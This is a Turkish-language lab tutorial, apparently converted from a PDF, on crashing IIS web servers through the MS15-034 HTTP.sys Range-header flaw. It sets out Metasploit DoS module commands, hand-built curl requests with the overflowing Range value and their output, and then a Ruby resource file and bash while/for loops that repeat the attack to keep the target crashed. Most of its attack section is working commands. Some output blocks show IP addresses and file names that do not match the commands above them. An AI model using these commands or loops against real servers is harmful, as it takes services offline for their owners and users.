
Gereksinimler

- Kali Linux 2018 (Downloads / Kali-Linux_2018.1-64bit.7z) // Saldırgan

- Windows Server 2012 R2 SP2 // Web Sunucusu


Şimdi öncelikle hedef web sunucusunun ip'sini öğrenelim.

Windows Server 2012 Sanal Makinası:



Hedef web sunucusu ip'si 172.16.3.128 imiş. Ardından Kali Linux 2018 sanal makinasından hedef web sunucusuna bağlanalım.

Kali Linux 2018 Sanal Makinası:



Görüldüğü üzere Kali Linux 2018 sanal makinasından hedef web sunucusunun sunduğu internet sitesine erişim yapabilmekteyiz. Şimdi Kali Linux 2018 sanal makinasından metasploit kullanarak hedef web sunucusuna mavi ekran verdirelim. Böylece Kali'den hedef web sitesine erişemediğimizi, yani hedef web sitesinin servis dışı kaldığını görelim.

Kali Linux 2018

```
> msfconsole
> use auxiliary/dos/http/ms15_034_ulonglongadd
> set RHOSTS 172.16.3.128
> set TARGETURI /iis-85.png                // Windows Server 2012 'deki resim
> run
```


Not: Saldırının işe yaraması için hedef sistemdeki statik bir kaynağın talep edilmesi gerekmektedir. Bu nedenle TARGETURI ile hedef sistemdeki statik bir kaynak (resim, css dosyası,... vs) seçilir.

Output:

```
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).
[*] Auxiliary module execution completed.
```


Modül çalıştıktan sonra Windows Server 20012'nin ekranına bakıldığında mavi ekran görülecektir.

Windows Server 2012 Makinası:



Dolayısıyla Kali Linux 2018'dan hedef web sayfasına tekrar erişmek istediğimizde erişim gerçekleşmeyecektir.

Kali Linux 2018 Makinası:



Böylece bir metasploit modulü kullanarak hedef web sitesini servis dışı bırakmış olduk. Hedef web sunucusu mavi ekran ile kullanıcılarına hizmet veremez duruma geldiği için yaptığımız bu saldırıya DOS saldırısı adı verilir.

ms15_034_ulonglongadd modülünden etkilenen sürümler Windows Server 2008 R2 (ki bu makalede bu windows sürümüne saldırı yapılmıştır), Windows Server 2012, Windows Server 2012 R2, Windows 7, Windows 8 ve Windows 8.1'dir.

Ekstra

(+) Bu başlık denenmiştir ve başarıyla uygulanmıştır.

Bu saldırıda (mavi ekran verdirme saldırısında) hedef IIS sunucusundaki Http.Sys Remote Code Execution zafiyetinden faydalanılmıştır. Bu zafiyet gönderilen özel http talepleri sonrası sömürülebilmektedir. Şimdi bu özel http taleplerini modülle değil de elle oluşturup gönderelim. Böylece hedef IIS sunucusuna yine mavi ekran verdirelim.

Öncelikle hedef sistemde statik bir kaynak belirlememiz gerekmektedir. Bunun nedeni saldırının ancak hedef sistemden statik bir kaynak talep ettiğimizde işe yarıyor oluşundadır. Dolayısıyla hedef IIS sunucumuzdaki resim dosyasını kaynak olarak belirleyelim.

http://172.16.3.136/welcome.png

Daha sonra HTTP talebimize Range header'ını özel bir değer ile ekleyelim

Kali Linux 2018 Terminal:

> curl -v http://172.16.3.136/welcome.png -H "Range: bytes=0-18446744073709551615"

Output:

```
* Hostname was NOT found in DNS cache
*   Trying 172.16.3.136...
* Connected to 172.16.3.136 (172.16.3.136) port 80 (#0)
> GET /welcome.png HTTP/1.1
> User-Agent: curl/7.35.0
> Host: 172.16.3.136
> Accept: */*
> Range: bytes=0-18446744073709551615
>
< HTTP/1.1 416 Requested Range Not Satisfiable
< Content-Type: image/png
< Last-Modified: Tue, 16 May 2017 16:32:37 GMT
< Accept-Ranges: bytes
< ETag: "e8893b762ced21:0"
* Server Microsoft-IIS/7.5 is not blacklisted
        < Server: Microsoft-IIS/7.5
< X-Powered-By: ASP.NET
< Date: Tue, 16 May 2017 16:52:30 GMT
< Content-Length: 362
< Content-Range: bytes */184946
<
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
4.01//EN""http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Requested Range Not Satisfiable</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
<BODY><h2>Requested Range Not Satisfiable</h2>
<hr><p>HTTP Error 416. The requested range is not satisfiable.</p>
</BODY></HTML>
* Connection #0 to host 172.16.3.136 left intact
…
```

Böylece özel http talebimiz hedef sunucuya gidecektir. Http yanıtı “HTTP/1.1 416 Requested Range Not Satisfiable” bilgisine sahip olarak dönerse hedef sistem büyük olasılıkla zafiyete sahiptir deriz. Gönderdiğimiz http talebine karşın gelen http yanıtı bu bilgiye sahip olduğundan bundan sonraki adım hedef sistemin zafiyetini sömürmektir. Bu işlem için http talebindeki Range header değeri 18-18446744073709551615 ile doldurulur ve tekrar gönderilir.

Kali Linux 2018 Terminal:

> curl -v http://172.16.3.136/welcome.png -H "Range: bytes=18-18446744073709551615"

Output:

```
* Hostname was NOT found in DNS cache
*   Trying 172.16.3.136...
* Connected to 172.16.3.136 (172.16.3.136) port 80 (#0)
> GET /welcome.png HTTP/1.1
> User-Agent: curl/7.35.0
> Host: 172.16.3.136
> Accept: */*
> Range: bytes=18-18446744073709551615
>
^C
```

Böylece paketi gönderdiğimizde hedef sistemin ekranı gidecektir ve mavi ekran verecektir. Dolayısıyla dos işlemi başarıyla gerçekleşmiş olacaktır.

UYARI: Yukarıdaki curl kodu ile hedef sistem bazen mavi ekran verirken bazen de vermemiştir. Dolayısıyla curl kodu ile mavi ekran verdirme işlemi zaman zaman başarısız olabilmektedir. Ancak curl kodunu tekrar tekrar denemeler sonucu mavi ekran gelebilmektedir.

Not: curl ile Ubuntu 14.04 LTS'den Windows Server makinalarına saldırı paketi tekrar tekrar gönderildiğinde curl her defasında patlamıştır ve Ubuntu terminaline saçma sapan birçok karakter yığmıştır. Windows server ise yerli yerinde durmuştur. Dolayısıyla saldırı işlemi Kali Linux 2018'nin curl'ü ile gerçekleşebilmektedir.
Curl ile aynı işlem Windows Server 2012 'ye denendiğinde

Kali Linux 2018 Terminal:

> curl -v http://172.16.3.75/iis-85.png -H "Range: bytes=0-18446744073709551615"

Output:

```
* Hostname was NOT found in DNS cache
*   Trying 172.16.3.136...
* Connected to 172.16.3.136 (172.16.3.136) port 80 (#0)
> GET /welcome.png HTTP/1.1
> User-Agent: curl/7.35.0
> Host: 172.16.3.136
> Accept: */*
> Range: bytes=0-18446744073709551615
>
```

```
< HTTP/1.1 416 Requested Range Not Satisfiable
< Content-Type: image/png
< Last-Modified: Tue, 16 May 2017 16:32:37 GMT
* Server Microsoft-IIS/7.5 is not blacklisted
        < Server: Microsoft-IIS/7.5
< X-Powered-By: ASP.NET
< Date: Tue, 16 May 2017 16:52:30 GMT
< Content-Length: 362
< Content-Range: bytes */184946
<
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
4.01//EN""http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Requested Range Not Satisfiable</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
<BODY><h2>Requested Range Not Satisfiable</h2>
<hr><p>HTTP Error 416. The requested range is not satisfiable.</p>
</BODY></HTML>
* Connection #0 to host 172.16.3.136 left intact
…
```

Kali Linux 2018 Terminal:

```
> curl -v http://172.16.3.75/iis-85.png -H "Range: bytes=18-18446744073709551615"
```

Output:

```
* Hostname was NOT found in DNS cache
*   Trying 172.16.3.136...
* Connected to 172.16.3.136 (172.16.3.136) port 80 (#0)
> GET /welcome.png HTTP/1.1
> User-Agent: curl/7.35.0
> Host: 172.16.3.136
> Accept: */*
> Range: bytes=18-18446744073709551615
>
^C
```

Windows Server 2012 (mavi ekran vermemiştir belki ama) ekranı kitlenmiştir. Dolayısıyla Kali'den Windows Server 2012 IIS ana sayfasına erişilmeye çalışıldığında sonuç başarısız olmuştur. Yani DOS başarıyla gerçekleştirilmiştir.

Bu zafiyet IIS'in yüklü olduğu Windows 7, Windows Server 2008 R2, Windows 8, Windows Server 2012, Windows 8.1, ve Windows Server 2012 R2 işletim sistemlerinin tamamı için geçerlidir.

Ekstra (2)

(+) Bu başlık denenmiştir ve başarıyla uygulanmıştır.

Metasploit ms15_034_ulonglongadd modülü ile yaptığımız mavi ekran verdirme girişiminde modülü sadece bir kez çalıştırdığımız için bir kez mavi ekran verdirebilmiştik:

Kali Linux 2018 Terminal (Hedef: Windows Server 2008 R2) :

```
msf > use auxiliary/dos/http/ms15_034_ulonglongadd
msf > set RHOSTS 172.16.3.128
msf > set TARGETURI /welcome.png                // Windows Server 2008 'deki resim
msf > run

Output:
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).
[*] Auxiliary module execution completed.
```

Kali Linux 2018 Terminal (Hedef: Windows Server 2012 R2) :

```
msf > use auxiliary/dos/http/ms15_034_ulonglongadd
msf > set RHOSTS 172.16.3.75
msf > set TARGETURI /iis-85.png                 // Windows Server 2012 'deki resim
msf > run

Output:
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).
[*] Auxiliary module execution completed.
```

Saldırıyı tekrar tekrar gerçekleştirebilmek için bir betik dili yardımı alabiliriz. Bu başlıkta ruby dili ile bu işlem gerçekleştirilecektir:

Öncelikle msfconsole'a direktif verebileceğimiz resource dosyasını oluşturalım:

```
> cd /root/Desktop
> touch looping.rc                              // rc : resource
> nano looping.rc

<ruby>

        # Link https://github.com/actuated/msf-exploit-loop/blob/master/exploit-loop.rc
```

```
        begin

                (1..100).each do |i|
                        run_single("echo 'Attacking attempt: \##{1}'")
                        run_single("exploit -j")
                        run_single("sleep 5s")
                end

        end

</ruby>
```

Yukarıdaki resource dosyasındaki her loop iterasyonunda msfconsole komut satırına echo komutu, sonra exploit -j komutu ve son olarak da sleep komutu girilmektedir ve enter'lanmaktadır. Bu dosya msfconsole'da çağrıldığında bu komutlar sırasıyla 100'er defa enter'lanacaktır (çalıştırılacaktır).

Kali Linux 2018 Terminal (Hedef: Windows Server 2008 R2) :

```
> msfconsole
msf > use auxiliary/dos/http/ms15_034_ulonglongadd
msf > set RHOSTS 172.16.3.128
msf > set TARGETURI /welcome.png
msf > resource /root/Desktop/looping.rc
```

Output:

```
[*] Attacking Attempt : #1
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).

[*] Attacking Attempt : #2
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).

[*] Attacking Attempt : #3
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).

[*] Attacking Attempt : #4
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).

...

[*] Auxiliary module execution completed.
```

Kali Linux 2018 Terminal (Hedef: Windows Server 2012 R2) :

```
> msfconsole
msf > use auxiliary/dos/http/ms15_034_ulonglongadd
msf > set RHOSTS 172.16.3.75
msf > set TARGETURI /iis-85.png
msf > resource /root/Desktop/looping.rc
```

Output:

```
[*] Attacking Attempt : #1
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).

[*] Attacking Attempt : #2
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).

[*] Attacking Attempt : #3
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).

[*] Attacking Attempt : #4
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).

...

[*] Auxiliary module execution completed.
```

Bu şekilde run komutu (ya da exploit komutu) tekrarlanarak hedef web sunucusunun sürekli crash olması sağlanabilir.

Ekstra (3)

(+) Bu başlık denenmiştir ve başarıyla uygulanmıştır.

Curl komutuyla yaptığımız mavi ekran verdirme girişiminde curl'ü sadece bir kez çalıştırdığımız için bir kez mavi ekran verdirebilmiştik:

Kali Linux 2018 Terminal (Hedef: Windows Server 2008 R2) :

> curl -v http://172.16.3.136/welcome.png -H "Range: bytes=18-18446744073709551615"

Kali Linux 2018 Terminal (Hedef: Windows Server 2012 R2) :

> curl -v http://172.16.3.136/welcome.png -H "Range: bytes=18-18446744073709551615"

Bu komutları tekrarlayarak devamlı bir mavi ekran verdirme saldırısı yapabilmek için bir betik dilinden yardım alabiliriz. Bu başlıkta bash script dili ile bu işlem gerçekleştirilecektir.

Öncelikle bash script dilinde loop sytax'ını şu örnekleme ile gösterelim:

Terminal:

// While
> while :; do echo "hasan" >> abc.txt; done

// For
> for i in {1..100}; do echo "hasan" >> abc.txt; done

veya

// While
while :; do **$(**echo "hasan" >> abc.txt**)**; done

// For
for i in {1..100}; do **$(**echo "hasan" >> abc.txt**)**; done

Bu örneklerden de anlaşılabileceği üzere abc.txt dosyasına sürekli hasan string'i yazdırılmaktadır. Buradan hareketle do ve done arasına curl komutunu yerleştirerek birden fazla kere saldırı kodunun çalışmasını sağlayabiliriz.

Uyarı

curl komutu saldırıyı yaptığında hedef sistem crash olduğu için yanıt paketi gelmemekte. Curl ise yanıt paketini alamadığı için bekleme modunda kalmakta ve sonlanamamakta. Bu durum dolayısıyla bir sonraki loop iterasyonuna geçilememekte ve saldırının devamlılığı sağlanamamakta. Bu sorunu aşmak için timeout komutu kullanılmıştır. Bu komut ile curl komutu her 10 saniyede bir pkill ile sonlandırılmaktadır. Böylece curl'de takılı kalma ve bir sonraki iterasyona geçip yeni curl başlatamama sorunu çözülmüştür.

Aşağıda curl saldırı kodlarının hem while hem de for loop içerisine alınmış halini görüntülemektesin:

Kali Linux 2018 Terminal:

(→) Hedef: Windows Server 2008 R2

> while :; do timeout 10 curl -v http://172.16.3.107/welcome.png -H "Range: bytes=18-18446744073709551615"; done

> for i in {1..100}; do timeout 10 curl -v http://172.16.3.107/welcome.png -H "Range: bytes=18-18446744073709551615"; done

veya

> while :; do **$(**timeout 10 curl -v http://172.16.3.107/welcome.png -H "Range: bytes=18-18446744073709551615"**)**; done

> for i in {1..100}; do **$(**timeout 10 curl -v http://172.16.3.107/welcome.png -H "Range: bytes=18-18446744073709551615"**)**; done

Kali Linux 2018 Terminal:

(→) Hedef: Windows Server 2012

> while :; do timeout 10 curl -v http://172.16.3.75/iis-85.png -H "Range: bytes=18-18446744073709551615"; done

> for i in {1..100}; do timeout 10 curl -v http://172.16.3.75/iis-85.png -H "Range: bytes=18-18446744073709551615"; done

veya

> while :; do **$(**timeout 10 curl -v http://172.16.3.75/iis-85.png -H "Range: bytes=18-18446744073709551615"**)**; done

> for i in {1..100}; do **$(**timeout 10 curl -v http://172.16.3.75/iis-85.png -H "Range: bytes=18-18446744073709551615"**)**; done

Bu şekilde while loop ile ya da for loop ile devamlı olarak Range header'ını göndererek hedef web sunucusunun sürekli crash olması sağlanabilir.

KAYNAKLAR

- https://github.com/Arachni/arachni/wiki/Command-line-user-interface
- https://github.com/Arachni/arachni/issues/520
- http://support.arachni-scanner.com/discussions/problems/1399-no-results-against-dvwa-damn-vulnerable-web-application-and-mutillidae
- http://www.arachni-scanner.com/features/framework/crawl-coverage-vulnerability-detection/
- https://technet.microsoft.com/en-us/library/security/ms15-034.aspx
- https://www.rapid7.com/db/modules/auxiliary/dos/http/ms15_034_ulonglongadd
- https://www.mehmetince.net/ms15-034-http-sys-remote-code-execution-zafiyeti-ve-dos-saldirisi/
- https://github.com/r00t-3xp10it/nmap-nse-modules/blob/master/ms15-034.nse
- https://github.com/actuated/msf-exploit-loop
- https://stackoverflow.com/questions/5161193/how-to-kill-a-child-process-after-a-given-timeout-in-bash
- Bilişimin Karanlık Yüzü, syf. 466-471
- Bilişimin Karanlık Yüzü, syf. 472-474